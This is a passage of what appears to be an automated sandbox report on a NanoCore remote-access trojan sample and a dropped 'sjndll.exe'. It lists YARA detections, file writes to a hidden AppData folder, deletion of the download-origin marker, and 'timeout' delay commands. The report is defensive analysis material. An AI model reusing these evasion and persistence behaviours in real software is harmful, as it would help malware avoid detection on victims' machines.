00000013.00000002.930058666.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000013.00000002.930058666.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000013.00000000.810262980.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000013.00000000.810262980.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000013.00000000.810262980.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000013.00000002.930968892.0000000002FB1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DD9CF06	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DD9CF06	unknown	
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6CCEBEFF	CreateDirect oryW	
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	read attributes synchronize generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	6CCE1E60	CreateFileW	
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6CCEBEFF	CreateDirect oryW	

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Log\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	success or wait	1	6CCEBEFF	CreateDirectoryW

File Deleted							
File Path				Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Divit-RekutPO260122.exe:Zone.Identifier				success or wait	1	5417C7E	DeleteFileA

File Written								
File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	0	8	6f fd 1f 3c 4b fd fd 48	o<KH	success or wait	1	6CCE1B4F	WriteFile

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD75705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD75705	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD7CA54	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD75705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD75705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCE1B4F	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCE1B4F	ReadFile	
C:\Users\user\Desktop\Divit-RekutPO260122.exe	unknown	4096	success or wait	1	6DD5D72F	unknown	
C:\Users\user\Desktop\Divit-RekutPO260122.exe	unknown	512	success or wait	1	6DD5D72F	unknown	

Analysis Process: sjndll.exe PID: 4292, Parent PID: 3424	
General	
Target ID:	21
Start time:	05:12:32
Start date:	27/01/2022
Path:	C:\Users\user\AppData\Local\sjndll.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\sjndll.exe"
Imagebase:	0xf20000
File size:	137216 bytes
MD5 hash:	036F7890E6E19A1DE41EA9C326F30742
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000015.00000002.931135648.0000000004289000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000015.00000002.931735113.00000000066F0000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000015.00000002.931053019.000000000339B000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000015.00000002.930941643.00000000032CF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: C:\Users\user\AppData\Local\sjndll.exe, Author: Florian Roth
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 26%, Metadefender, Browse • Detection: 33%, ReversingLabs
Reputation:	low

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DD9CF06	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DD9CF06	unknown	

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD75705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD75705	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD7CA54	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.4f0a7eefa3cd3e0ba98b5ebddbcb72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD75705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD75705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCE1B4F	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCE1B4F	ReadFile	

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol
----------	------------	-------	----------------	--------

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
----------	------	------	------	------------	-------	----------------	--------

Analysis Process: cmd.exe		PID: 1320, Parent PID: 4292
General		
Target ID:	22	
Start time:	05:12:33	
Start date:	27/01/2022	
Path:	C:\Windows\SysWOW64\cmd.exe	
Wow64 process (32bit):	true	

Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 19
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities								
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	

Analysis Process: conhost.exe PID: 5220, Parent PID: 1320

General	
Target ID:	23
Start time:	05:12:34
Start date:	27/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 984, Parent PID: 1320

General	
Target ID:	24
Start time:	05:12:34
Start date:	27/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 19
Imagebase:	0x10c0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities								
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	

Analysis Process: sjndll.exe PID: 5296, Parent PID: 3424

General	
----------------	--

Target ID:	26
Start time:	05:12:40
Start date:	27/01/2022
Path:	C:\Users\user\AppData\Local\sjndll.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\sjndll.exe"
Imagebase:	0x430000
File size:	137216 bytes
MD5 hash:	036F7890E6E19A1DE41EA9C326F30742
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	- Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000001A.00000002.931019614.00000000027FB000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000001A.00000002.931442404.0000000004E20000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000001A.00000002.931109207.00000000036E9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000001A.00000002.930886341.000000000272F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities								
File Created								
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol	
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DD9CF06	unknown	
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	6DD9CF06	unknown	

File Read							
File Path	Offset	Length	Completion	Count	Source Address	Symbol	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD75705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD75705	unknown	
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.a152fe02a317a77ae36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD7CA54	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCD03DE	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD75705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD75705	unknown	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCE1B4F	ReadFile	
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCE1B4F	ReadFile	

Analysis Process: cmd.exe PID: 4692, Parent PID: 5296	
General	
Target ID:	27
Start time:	05:12:42
Start date:	27/01/2022

Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 19
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 5996, Parent PID: 4692

General

Target ID:	28
Start time:	05:12:43
Start date:	27/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 4800, Parent PID: 4692

General

Target ID:	29
Start time:	05:12:43
Start date:	27/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 19
Imagebase:	0x10c0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

 No disassembly